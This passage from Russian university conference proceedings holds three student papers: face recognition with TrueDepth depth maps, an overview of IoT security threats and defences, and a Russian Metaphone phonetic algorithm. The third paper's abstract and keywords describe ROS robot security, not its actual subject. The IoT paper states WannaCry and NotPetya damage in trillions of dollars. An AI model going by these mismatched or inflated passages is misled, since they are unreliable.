В статье исследуется возможность использования пространственных карт глубин в системах распознавания лиц. Был проведен эксперимент, в ходе которого проведено сканирование лиц людей при помощи камеры TrueDepth, а также произведен анализ полученных в ходе сканирования данных. Камера TrueDepth была протестирована на помехоустойчивость путем сканирования лица человека с дополнительными аксессуарами и в полной темноте. Описан и выполнен алгоритм проведения распознавания лица человека вручную при помощи программного обеспечения CloudCompare.

Ключевые слова: пространственная карта глубин, система интеллектуального видеонаблюдения, система распознавания лиц, TrueDepth, 3D-модель.

P.N. Ignatev

INVESTIGATION OF THE POSSIBILITY OF USING SPATIAL DEPTH MAPS IN FACIAL RECOGNITION SYSTEMS

This article explores the possibility of using spatial depth maps in facial recognition systems. An experiment was conducted during which people's faces were scanned using a TrueDepth camera, and the data obtained during the scan was analyzed. The TrueDepth camera was tested for noise immunity by scanning a person's face with additional accessories and in complete darkness. An algorithm for performing human face recognition manually using CloudCompare software is described and executed.

Keywords: spatial depth map, intelligent video surveillance system, facial recognition system, TrueDepth, 3D model.

Введение. Ежегодно отмечается увеличение заинтересованности в системах интеллектуального видеонаблюдения. По данным, полученным с ресурса RSpectr.com, в Москве за всё время было установлено более 167 тыс. камер, и только лишь некоторые из них используют технологии интеллектуального видеонаблюдения.

Ввиду того, что рост интереса к таким технологиям всё увеличивается, ежегодно происходит их развитие с целью повышения скорости и точности распознавания. Одним из видов развития систем ин-

теллектуального видеонаблюдения является использование технологии распознавания лиц по их объемной модели, а не по 2D изображению. Такая объемная модель может быть представлена в виде пространственной карты глубин[*].

1. **Проведение экспериментального исследования.** В целях исследования возможности применения пространственных карт глубин в системах распознавания лиц был проведен эксперимент, задачей которого было произвести сканирование лиц нескольких людей и потом сравнить их при помощи специального программного обеспечения, моделируя работу системы распознавания лиц. Для проведения сканирования в ходе эксперимента был использован смартфон Apple iPhone 12 mini с камерой TrueDepth, способной создавать пространственные карты глубин, являясь RGB-D камерой.

Рис. 1. Отсканированные модели лиц

[*]Могилин К.А., Селищев В.А. Интеллектуальные системы видеонаблюдения в комплексах безопасности // Известия ТулГУ. Технические науки. – 2020. – Вып. 3.

В результате эксперимента было создано 92 модели лица 16 человек для дальнейшего их использования в создании датасета для обучения нейронной сети для создания автоматической системы распознавания лиц в интеллектуальной системе видеонаблюдения. Каждое сканирование проводилось на расстоянии 20–22 см до лица человека от камеры TrueDepth. Модели всех лиц, которые были сделаны в ходе эксперимента, представлены на рис. 1.

Во время эксперимента было проведено тестирование датчика на предмет помехоустойчивости по двум критериям. Первым из них является то, насколько камера подвержена влиянию света, который падает на сканируемый объект, иными словами – уровень освещенности. Для проверки этого суждения было проведено сканирование человека в абсолютной темноте в закрытой комнате без окон.

Рис. 2. Результаты сканирования
в условиях отсутствия света

Как можно заметить, сканирование прошло успешно, модель получилась достаточно детализированная, а отсутствие текстуры на модели обусловлено отсутствием света. Полученная модель полностью подходит для дальнейшего анализа, так как в данном исследовании важна модель, а не текстура лица, то есть окраска точек, полученных при сканировании.

Далее было проведено сканирование с целью тестирования на устойчивость камеры к влиянию дополнительных аксессуаров на лице человека (головные уборы, очки). Для этого было отсканировано

лицо человека в кепке, а также лицо человека в солнцезащитных очках. Результаты сканирования представлены на рис. 3.

Рис. 3. Сканирование человека с головным убором и с солнцезащитными очками

Исходя из полученных результатов можно сделать вывод, что камера хорошо справляется как с головными уборами, которые надеты на человека во время сканирования, так и с солнцезащитными очками. По результатам сканирования видно, что при сканировании человека с головным убором датчик сканирует только поверхность лица, не захватывая дополнительно головной убор. Это позволяет проводить сканирование без создания на модели дополнительных помех при дальнейшем анализе.

По результатам сканирования человека с солнцезащитными очками можно сказать, что камера способна проводить измерение без учета дополнительных аксессуаров на лице, данная особенность достигается за счет хорошей пропускной способности линз очков, что позволяет лучам датчика, с помощью которых проводится сканирование, с легкостью проходить через них и создавать модель без их учета.

2. **Анализ данных, полученных в ходе эксперимента.** Для наглядного сравнения облаков точек существует открытое и бесплатное программное обеспечение Cloud Compare, которое способно не только отображать облака для их визуального сравнения, но и просчитать расстояние от одного облака до другого, основываясь на положении каждой точки в пространстве.

Было проведено «ручное» сравнение 3D-моделей отсканированных лиц при помощи вышеупомянутого программного обеспечения. Для начала в программу были импортированы три отсканированные модели лица. Этими моделями были две модели «зарегистрированного» пользователя и одна модель лица нового, «незарегистрированного» пользователя.

Для корректной работы программного обеспечения Cloud Compare и верного отображения отсканированных моделей «слепки» лиц были экспортированы из программы Scandy в формате .PLY, а позже в этом же формате был произведен импорт моделей. На рис. 4 представлены три модели лиц, которые будут в дальнейшем использованы в исследовании, и на их примере будет рассмотрен принцип идентификации пользователей при их аутентификации.




Рис. 4. Импортирование созданных моделей лиц пользователей

Для начала было проведено сравнение двух моделей лиц одного человека, который будет выступать в роли зарегистрированного пользователя. Чтобы произвести сравнение двух моделей, нужно совместить их так, чтобы расстояние между каждой точкой одной модели и симметричной точкой другой модели было либо одинаково, либо максимально близким к ней, а в идеале – стремилось к нулю. В случае если расстояние между точками будет равно нулю, то изображения являются идентичными, что будет указывать на то, что обе модели («слепки») лица принадлежат одному пользователю и аутентификация прошла успешно (рис. 5).




Рис. 5. Совмещение двух моделей

При помощи инструмента «Translate/Rotate» было возможно переместить и повернуть одну из моделей так, чтобы она в точности повторяла модель второй модели, которая оставалась неподвижна в это время. Далее было необходимо перевести обе модели из типа объекта Mesh в новый объект типа Point Cloud путем создания точек на обеих моделях.

Следующим шагом было произведено непосредственно само сравнение двух полученных облаков точек. Для этого была использована функция Distance computation.

После вычисления расстояние между точками двух облаков точек на одном из них появляется цветовая расцветка, где цвет варьируется от синего до красного. Данная окраска означает визуализацию расстояния между точками (рис. 6).




Рис. 6. Результат измерения

Как можно заметить, почти всё лицо было окрашено в однотонный синий цвет, что означает, что оба облака точек принадлежат одному человеку, то есть при совмещении расстояние между ними стремилось к нулю и было одинаково на всей площади лица пользователя. Также можно заметить небольшое пятно в районе переносицы, это является результатом отсутствия точек в одном из облаков, что спровоцировало изменение количества точек в данном участке и, как следствие, изменение плотности точек в том же участке. Данное несовпадение можно считать за погрешность, которая в данном случае является незначительной.

Следующим шагом эксперимента было произведено сравнение двух различных моделей двух разных людей. Для этого были пройдены такие же этапы подготовки моделей для сравнения, то есть этапы: выравнивания моделей, их сопоставления, создание облака точек на каждой из моделей и последующее вычисление расстояния между точками этих моделей.




Рис. 7. Результат сравнение различных моделей

После проведений процедуры измерения расстояний между точками становится возможно визуально оценить результат сравнения двух различных моделей людей. В данном случае на рис. 7 выделены красным те области, которые были закрашены не синей заливкой, а цветом, который уже переходит в зеленый или имеет отчетливый зеленый цвет.

Данная окраска обозначает, что места, где в цвете появляются оттенки зеленого, имеют большее расстояние между точками модели. По этому результату можно сделать вывод, что модели лиц не являются идентичными, а следовательно, принадлежат разным людям.

Заключение. В результате проведения эксперимента можно с уверенностью сказать, что пространственные карты глубин позволяют достаточно точно идентифицировать человека, а сканирование лиц не требует специальных условий для его проведения.

Данные, полученные в ходе эксперимента, возможно использовать и в дальнейшем для разработки программного обеспечения на базе нейронных сетей и технологии построения карт глубин, а конкретно – для обучения нейронной сети, чтобы она могла быть способной выполнять достаточно точное сопоставление лиц человека по определенным контрольным точкам, и в дальнейшем проводить сравнение полученного «слепка» лица с имеющимися в базе данных «эталонными» моделями лиц зарегистрированных пользователей.

Сведения об авторе

Игнатьев Павел Николаевич – магистрант Пермского национального исследовательского политехнического университета, гр. КЗИ-20-1м, г. Пермь, e-mail: homakig@gmail.com

УДК 004.056.5

М.А. Кузнецов, А.Н. Каменских

АНАЛИЗ ПРОБЛЕМ БЕЗОПАСНОСТИ ИНТЕРНЕТА ВЕЩЕЙ: ОБЗОР

В последние годы развитие технологий Интернета вещей идет очень быстрыми темпами. Однако с бурным ростом устройств Интернета вещей проблемы безопасности становятся все более серьезными. Ключевым становится вопрос о том, как обеспечить безопасность интернета вещей. Основной целью IoT security является защита личных данных и обеспечение безопасности пользователей Интернета вещей, инфраструктуры, данных и устройств. В статье рассматриваются проблемы угроз безопасности Интернета вещей и меры по защите.

Ключевые слова: защита информации, Интернет вещей, умные вещи.

M.A. Kuznecov, A.N. Kamenskikh

ANALYSIS SECURITY ISSUES OF THE INTERNET OF THINGS: AN OVERVIEW

In recent years, the development of Internet of Things technologies has been very fast. However, with the rapid growth of Internet of Things devices, security problems are becoming more serious. The key question is how to ensure the security of the Internet of Things. The main goal of It security is to protect personal data and ensure the security of Internet of Things users, infrastructure, data and devices. The article discusses the problems of threats to the security of the Internet of Things and protection measures.

Keywords: information security, IoT, smart device.

Введение. Интернет вещей (или IoT) представляет собой систему взаимосвязанных вычислительных устройств, механических и цифровых машин, объектов, животных или людей, снабженных уникальными идентификаторами (UID) и возможностью передавать данные по сети без необходимости взаимодействий типа человек-человек или человек-компьютер [1]. Интернет вещей разрастается семимильными шагами, в ближайшем будущем активных устройств будет насчитываться порядка 25 млрд, а вот вопрос развития безопасности IoT-систем значительно отстает от показателя прироста новых подключенных устройств. Согласно опросу респондентов из Великобритании, стало ясно, что далеко не каждый пользователь IoT знает о возможных уязвимостях, содержащихся в его устройстве,

72 % из них убеждены, что система защиты предусмотрена и им ничего не угрожает [2], опрос российских потребителей показал, что 54 % опрошенных не обновляют даже прошивку своих устройств [3].

В 2016 г. произошла одна из самых масштабных DDOS атак Mirai с участием IoT-устройств на DNS-провайдера Dyn, большая часть устройств была захвачена злоумышленниками в ходе брутфорс атаки, так как на устройствах использовались пароли и логины по умолчанию.

За Mirai вскоре последовали атаки WannaCry и NotPetya, совокупный ущерб от которых составил триллионы долларов – в том числе из-за взлома систем Интернета вещей, используемых КИИ.

Атаки на устройства Интернета вещей не прекращаются и по сей день, только за 2021 год было совершено порядка 900 млн атак согласно отчету SAM Seamless Network [4], а новая уязвимость в библиотеках языка C uClibc, uClibc-ng, которая не устранена до сих пор, ставит под угрозу порядка миллиона маршрутизаторов Linksys и Netgear, а также другое оборудование IoT.

Рассмотрим всевозможные подходы к обеспечению безопасности IoT: не предпринимать никаких мер, оснастить ненадежные устройства системой защиты или обязать производителей встраивать защиту в решения Интернета вещей и производить тестирования ее качества. Первый подход не имеет никакого смысла, так как это будет наносить обществу ущерб на регулярной основе. Добавление защитных функций после покупки приведет к дополнительным расходам для конечного пользователя без гарантии обезопасить свое устройство. Третий сценарий – встраивание защиты при производстве оборудования – наилучший для потребителей с точки зрения устранения угроз и рисков и оптимального повышения цен.

Для внедрения систем защиты в устройствах Интернета вещей необходимо провести оценку угроз, уязвимостей и проанализировать распространённые проблемы существующих решений.

Архитектура Интернета вещей. Для анализа угроз необходимо определить базовую архитектуру IoT [5]. Архитектура в этом контексте определяется как структура для спецификации физических компонентов сети и их функциональной организации и конфигурации, ее принципов работы и процедур, а также форматов данных, используемых в ее работе.

Физический уровень. Физический уровень (или уровень восприятия), состоит из физических датчиков (например RFID, Zigbee, QR и др.) исполнительных механизмов и т.д., которые собирают данные

для обработки. Безопасность этого уровня важна, поскольку данные генерируются и передаются на сетевой уровень. Поскольку большинство устройств Интернета вещей автоматизированы, они часто остаются неконтролируемыми и уязвимыми для злоумышленников.

Сетевой уровень. Сетевой уровень участвует в передаче данных с физического уровня. Этот уровень использует тот же сетевой уровень, что и в протоколах TCP/IP, следовательно, на этом уровне существуют угрозы, аналогичные угрозам стека TCP/IP. Наиболее распространенные угрозы, обнаруживаемые на этом уровне, – MITM-атаки, DDoS-атаки, прослушивание трафика и т.д.

Прикладной уровень. Прикладной уровень обрабатывает подключение конечных пользователей к конечным точкам API с помощью пользовательского интерфейса. На этом уровне обрабатываются процедура аутентификации, вход в систему, просмотр данных и многие другие. Прикладной уровень представляет собой колоссальную проблему для безопасности Интернета вещей, поскольку он имеет дело с большим объемом транзакций данных. Прикладной уровень не только подвержен утечке данных, но и уязвим для программных атак, таких как вредоносное программное обеспечение и т.д.

Анализ угроз безопасности архитектуры Интернета вещей. Основные угрозы безопасности Интернета вещей располагаются на 3 уровнях: физический (восприятия), сетевой и прикладной.

1. **Атаки на физическом уровне**. Физические атаки нацелены на аппаратную составляющую устройства системы Интернета вещей. Ниже приведены некоторые из атак и угроз безопасности, обнаруженных на уровне восприятия:

– отсутствие физической защиты. При физической доступности, злоумышленник имеет возможность как подменить устройство, так и подключиться к нему. Подключившись и обнаружив список известных и неизвестных уязвимостей на устройстве, злоумышленник может затем использовать эту информацию для атаки другие устройства в локальной сети;

– радиочастотные помехи. Радиочастотные помехи связаны с использованием злоумышленником устройства, препятствующего подключению устройств Интернета вещей. Злоумышленник может посылать сигнал с более высоким значением сигнал/шум для создания помех;

– вмешательство. Вмешательство происходит, когда злоумышленник физически изменяет устройство Интернета вещей (например

атака устройства с помощью UART и SWD для получения данных с микроконтроллера и обхода процедуры аутентификации или атака на RFID-системы). Затем злоумышленник может получить учетные данные для входа в систему, ключи шифрования и другую конфиденциальную информацию.

2. **Атаки на сетевом уровне**. Ниже приведены некоторые из атак и угроз безопасности, обнаруженных на сетевом уровне:

– атака «человек посередине» – это атака, при которой злоумышленник захватывает и изменяет данные между двумя узлами в сети Интернета вещей. Таким образом, целью этой атаки является изменение данных, отправляемых по сети Интернета вещей. В сетях Интернета вещей может быть много доступных и неконтролируемых устройств;

– DDoS-атака. При распределенной атаке типа «отказ в обслуживании» злоумышленник отправляет на целевой сервер большой объем трафика с разных устройств в сети. Это может привести к отключению сервера и нарушению трафика для клиентов;

– фишинговая атака;

– слабые или словарные пароли. Во многих устройствах Интернета вещей после введения их в эксплуатацию остаются настройки по умолчанию (например логин, пароль и т.д.), и это делает такие устройства уязвимыми перед атакой на сетевом уровне, так, например, Ботнет Mirai удалось завладеть более чем 500 тыс. IoT устройств.

3. **Атаки на уровне приложений.** Программные атаки осуществляются с целью получения доступа к прикладному уровню и получения конфиденциальных данных. Ниже приведены некоторые из таких атак:

– атаки с внедрением кода. Системы Интернета вещей могут быть уязвимы для атак с внедрением вредоносного кода;

– слабые пароли;

– атака на контроль доступа.

Также на уровне приложений возможны атаки из OWASP TOP 10 (Cross-Site-Scripting, Security Misconfiguration, Injection, Insecure Design и т.д.)

Меры по предотвращению угроз безопасности Интернета вещей

1. Шифрование. Шифрование используется для предотвращения несанкционированного доступа к данным и поддержания конфиденциальности, а также целостности данных. Шифрование может быть достигнуто двумя способами: либо от узла к узлу, т.е. шифрование от пере-

хода к переходу, либо сквозное шифрование. Шифрование от узла к узлу обрабатывается на сетевом уровне. Он обеспечивает преобразование зашифрованного текста на каждом узле, чтобы сделать его более безопасным для сетевого уровня. С другой стороны, сквозное шифрование выполняется на прикладном уровне. Шифрование-дешифрование выполняется только на стороне отправителя-получателя. То, что шифрует отправитель, расшифровывается только на принимающей стороне. Шифрование данных является жизненно важным средством защиты данных. Роль шифрования заключается в предотвращении расшифровки информации, когда она перехвачена злоумышленниками.

2. Конфиденциальность. Очень важно, чтобы данные были защищены и доступны только авторизованным пользователям. Пользователь может быть человеком, другими устройствами Интернета вещей или внешними устройствами (т.е. устройствами, которые не являются частью сети). Важно убедиться, что датчики в конкретном узле не позволяют получить доступ к собранным данным соседним узлам. Конфиденциальная информация не должна передаваться никакому неавторизованному считывателю, использующему электронную метку RFID.

3. Аутентификация. Полученная считывателем информация должна быть заметна независимо от того, отправлена она с аутентифицированной электронной метки или нет. Аутентификация важна на каждом уровне Интернета вещей. На уровне восприятия сенсорные узлы должны сначала аутентифицироваться, чтобы предотвратить DoS-атаки. Аналогичным образом аутентификация требуется на каждом уровне в качестве важнейшей меры безопасности. Методы аутентификации Wi-Fi для доступа в Интернет могут гарантировать безопасность доступа пользователя к данным.

4. Авторизация. Авторизация управляет доступом устройства по всей сети. С помощью аутентификации и авторизации устанавливается связь между устройствами Интернета вещей для обмена соответствующей информацией.

OAuth – это стандартизированная структура для целей авторизации. Наиболее важной особенностью OAuth является токен доступа, который обеспечивает длительный способ выполнения дополнительных запросов. OAuth не завершается аутентификацией, а предоставляет токен доступа для получения доступа к дополнительным ресурсам, предоставляемым той же сторонней службой. Одна из проблем, с которой сталкиваются OAuth и Connect, заключается в том, что до

сих пор они были привязаны только к HTTP, который является незащищенным.

5. Сертификация и контроль доступа. Сертификация – это метод подтверждения истинной идентичности обоих объектов, которые взаимодействуют друг с другом. При использовании инфраструктуры открытых ключей (PKI) надежная аутентификация достигается путем двусторонней сертификации открытых ключей для предотвращения подлинности и конфиденциальности системы Интернета вещей. Для эффективного контроля доступа правильная идентификация объекта должна быть обеспечена с использованием технологии сертификации.

Заключение. Потребительские устройства Интернета вещей, как показывает практика, не разрабатываются с учетом соображений безопасности, безопасность является второстепенным фактором, потому что проведение дополнительных тестирований может замедлить процесс выхода на рынок. В связи с этим существуют риски использования небезопасных устройств Интернета вещей. Поэтому тестирование безопасности должно стать частью жизненного цикла разработки, которой будут следовать все производители устройств Интернета вещей. Этап тестирования необходим для проверки устройства на предмет безопасности перед выпуском продукта, чтобы компании смогли избежать финансовых и репутационных потерь из-за отзыва продукции, которые возникают вследствие компьютерных атак на IoT, а конечные пользователи избежали бы проблем, связанных с нарушением конфиденциальности, целостности и доступности.

Атаки, подобные описанным в этой статье, могут иметь потенциально фатальные последствия, поскольку Интернет вещей все больше становится частью инфраструктур целых городов, вопрос безопасности и конфиденциальности должен быть гораздо более приоритетным.

Таким образом, существует необходимость в введении стандартов для разработки устройств IoT, так как ответственность за обеспечение безопасности решений Интернета вещей в первую очередь лежит на разработчиках, стратегиях смягчения последствий компьютерных инцидентов и постоянном тестировании и исправлении уязвимостей.

В рамках тестирования IoT-устройств предлагается использовать киберполигон для оценки безопасности, на полигоне можно осуществлять живые атаки на разные уровни архитектуры IoT, администраторы безопасности смогут проводить мониторинг и расследовать инциденты, возникшие в процессе работы атакующих на полигоне, за-

тем совместно выработать рекомендации по устранению угроз и уязвимостей, оценить возможный ущерб и риски.

На основании проделанной работы по анализу проблем безопасности Интернета вещей в дальнейшем планируется рассмотреть существующие решения и подходы к обеспечению защиты информации IoT с применением изолированных сред для проведения тестирований.

Библиографический список

1. Alexander S. Gillis. What is the internet of things (IoT)? – URL: https://www.techtarget.com/iotagenda/definition/Internet-of-Things-IoT (accessed 05.05.2022).

2. Practical IoT Hacking: The Definitive Guide to Attacking the Internet of Things / F. Chantzis, I. Stais, P. Calderon, E. Deirmentzoglou, B. Woods. – No Starch Press, 2021.

3. Пресс-центр ESET. ESET: более половины российских пользователей IoT-гаджетов подвержены киберугрозам [Электротронный ресурс]. – URL: https://www.esetnod32.ru/company/press/center/eset-bolee-poloviny-rossiyskikh-polzovateley-iot-gadzhetov-podverzheny-kiberugrozam/ (дата обращения: 10.05.2022).

4. Liebermann N. IoT Security Landscape. – URL: https://securingsam.com/2021-iot-security-landscape/ (accessed 10.05.2022).

5. Li L. Study on security architecture in the Internet of Things // Proceedings of 2012 international conference on measurement, information and control. – IEEE, 2012. – Т. 1. – С. 374–377.

Сведения об авторах

Кузнецов Максим Андреевич – магистрант Пермского национального исследовательского политехнического университета, гр. КЗИ-21-1м, г. Пермь, e-mail: maksimkuznetsov59@gmail.com

Каменских Антон Николаевич – кандидат технических наук, доцент кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: antoshkininfo@yandex.ru

УДК 004.056.5

А.Н. Кокоулин, А.Р. Низамиева, Г.О. Иванов

АНАЛИЗ РЕАЛИЗАЦИИ АЛГОРИТМА METAPHONE В DLP-СИСТЕМАХ

Роботизированная операционная система (РОС) является одной из самых популярных платформ для реализации систем управления роботами и разработки программного обеспечения. Однако РОС изначально создавалась для научно-исследовательских задач и не предполагалась для использования в коммерческой индустрии, ввиду чего в данной системе не предусмотрены какие-либо методы защиты. Это объясняется тем, что традиционные методы защиты требуют определенных ресурсов для функционирования, что вызывает дополнительные нагрузки и снижение производительности, а также приводит к появлению задержек при обработке управляющих сигналов. На сегодняшний момент еще не создано единого решения для закрытия всех уязвимостей в РОС, поскольку каждая практическая реализация операционной системы роботов уникальна и требует персонализированного подхода ввиду наличия приоритетных угроз и ограничений по нагрузке на производительность. В статье приводится описание робота на базе РОС, имеющего ограничения по снижению производительности, подтверждается актуальность атаки «человек посередине», проводится подбор механизмов защиты от данной атаки и оценивается их влияние на производительность робота.

Ключевые слова: роботизированная операционная система, производительность, ограничения, механизмы защиты, оценка влияния.

A.N. Kokoulin, A.R. Nizamieva, G.O. Ivanov

ANALYSIS OF THE IMPLEMENTATION OF THE METAPHONE ALGORITHM IN DLP SYSTEMS

The robotic operating system (ROS) is one of the most popular hardware solutions for implementing robot control systems. However, ROS was originally created for research purposes and was not intended for use in the commercial industry, therefore, this system does not provide for any security mechanisms. This is due to the fact that any simplest security mechanism requires certain resources to function, which results in additional loads and decreases performance, and also, in terms of its functionality, leads to delays in the processing of control signals. To date, a single solution has not yet been created to close vulnerabilities in the ROS, since each implementation of a robot control system based on it is unique and requires a personalized approach, due to the presence of priority threats and restrictions on additional load on the system. We present an analysis of the centralized control system for robots, for which a number of assumptions are introduced that simulate certain conditions in which the system based on the ROC functions, and a threat model is

built on them. For her, we have created a solution that will eliminate security vulnerabilities and achieve better performance.

Keywords: robotic operating system, threat model, centralized system, reliability assessment, rule generation, firewall.

Введение. Подход фонетического сопоставления может уменьшить количество ошибок входящего запроса на основе фонетического произношения слова на определенном языке. Фонетический поиск пытается найти строки со схожим произношением, независимо от фактического написания. Рассмотрим фонетическое сопоставление фамилий в текстовой форме.

Цель алгоритма поиска состоит в том, чтобы исключить возможные опечатки в поисковом запросе, вызванные схожим произношением некоторых букв или слогов в фамилиях, и обеспечить очень эффективный способ сопоставления фамилий с использованием проиндексированных канонических форм для сохраненных сумм. Большинство существующих фонетических алгоритмов предназначены только для английского языка или частично поддерживают другие языки, но они не предназначены в первую очередь для славянских или территориально близких языков, которые являются целью нашего исследования. Таким образом, использование этих алгоритмов для разных языков приводит ко множеству нерелевантных совпадений, а также пропуску многих из релевантных.

Фонетические алгоритмы предназначены для устранения ошибок поискового запроса, вызванных фонетическим произношением слова на разных языках. Большинство фонетических алгоритмов предназначены только для английского языка, например Soundex, NYSIIS, Phonix или Metaphone. Для русского языка наиболее популярным алгоритмом является Русский Metaphone.

MIDEPHONE – это наш алгоритм MidEPhone (фонетический алгоритм, специально для Средней и Восточной Европы.

1. Правило для каждого алфавита. Правило для каждой основной буквы алфавита определено. Правило может содержать альтернативы с группами букв, начинающимися с буквы, на которую написано правило. Альтернативы имеют свои собственные фонетические коды. Принцип правил и альтернатив был вдохновлен алгоритмом Daitch-MokotoffSoundex.

Правилу присвоено несколько фонетических кодов. Решение о коде, используемом в преобразовании, определяется положением символа в слове и следующей за ним буквы. Правила содержат коды для первой буквы слова, для буквы, за которой следует гласная, последней буквы в слове (или группы альтернативных букв в конце слова, заканчивающейся правилом) и фонетический код для других падежей. Каноническая форма не включает соседние повторяющиеся символы. Если последний символ в канонической форме идентичен первому символу добавляемого фонетического кода, то только подстрока после первого символа фонетического кода добавляется в каноническую форму.

2. Длина канонической формы. Мы провели эксперименты с тремя разными формами. Максимальная длина канонических форм: четыре, шесть или восемь символов. Все кроме последнего символа канонической формы производятся преобразованием входной строки, обрабатываются от начала слова к концу. Последний символ создается преобразованием последней буквы или группы последних букв при использовании альтернативных вариантов.

Через преобразование четко назначается правило обработки письма. После того как правило для буквы выбрано, алгоритм пытается найти наиболее длинную применимую альтернативу правила. Применимая альтернатива означает, что альтернатива должна соответствовать подстроке, которая начинается с буквы, обрабатываемой в данный момент. Если такая альтернатива найдена, алгоритм использует фонетическое кодирование этого альтернативного варианта, в противном случае используются фонетические коды текущего правила.

3. Заполнение краткой формы. Если фамилия слишком короткая, а каноническая форма не достигает требуемой длины, она заполняется нулями. Алгоритм добавляет необходимое количество символов «0» в строку канонической формы между символами, полученными преобразованием слова с начала, и символами, полученными преобразованием последнего символа.

4. Преобразование последнего слога. Новаторство подхода по сравнению с принципом алгоритма Daitch-Mokotoff Soundex заключается во введении правил, завершающих преобразование альтернатив последней буквы или группы конечных букв. Эта концепция должна привести к значительному увеличению точности, потому что они часто являются ключом к определению пола, или значительный акцент при произношении лежит на последних буквах.

Алгоритм выбирает правило, основанное на последних альтернативах конца события, он пытается найти самую длинную каноническую форму после завершения преобразования. Затем преобразование продолжает обработку слова с самого начала с необработанной части входной строки, используя алгоритм. Фонетические коды используются во время преобразования. Первый шаг алгоритма – преобразование кода входного слова, если правило содержит применимое окончание. Применимая альтернатива должна соответствовать буквам в конце слова.

В данном алгоритме происходят следующие преобразования:

1) гласные превращают их в те, что слышатся на их месте в безударном слоге. Сложность здесь в том, что в многосложном слове невозможно без словаря определить ударение, и ударные гласные тоже будут преобразованы.

Исходные символы	Конечный символ
О, Ы, А, Я	А
Ю, У	У
Е, Ё, Э, И	И

Казалось бы, примитивная схема, но она верно распознаёт довольно сложные похожие слова, создавая для них ключ;

2) оглушение согласных в слабой позиции («сомнительный» согласный). Звонкие согласные превращаются в глухие перед другими согласными и в конце слова;

3) исключение повторяющихся символов;

4) сжатие окончаний. Типичные концовки слов заменяются спецсимволами и цифрами. Это экономит место на хранении, ликвидирует ненужные преобразования окончаний, сокращая время работы алгоритма;

5) исключение Ъ, Ь и дефиса между частями.

Для фонетической сегментации используют БД с фонетическими оборотами. На рисунке представлен алгоритм русского Metaphone. Цифрой 1 обозначен блок операций для замены окончаний. Цифрой 2 обозначен блок операций для исключения Ъ, Ь и дефиса между частями. Цифрой 3 обозначен блок операций для оглушения согласных. Цифрой 4 обозначен блок операций для замены гласных, согласно преобразовательной таблице и оглушения звонких согласных. Цифрой 5 обозначен блок операций для устранения повторов. В результате выполнения алгоритма получается требуемое ключевое слово [1–4].

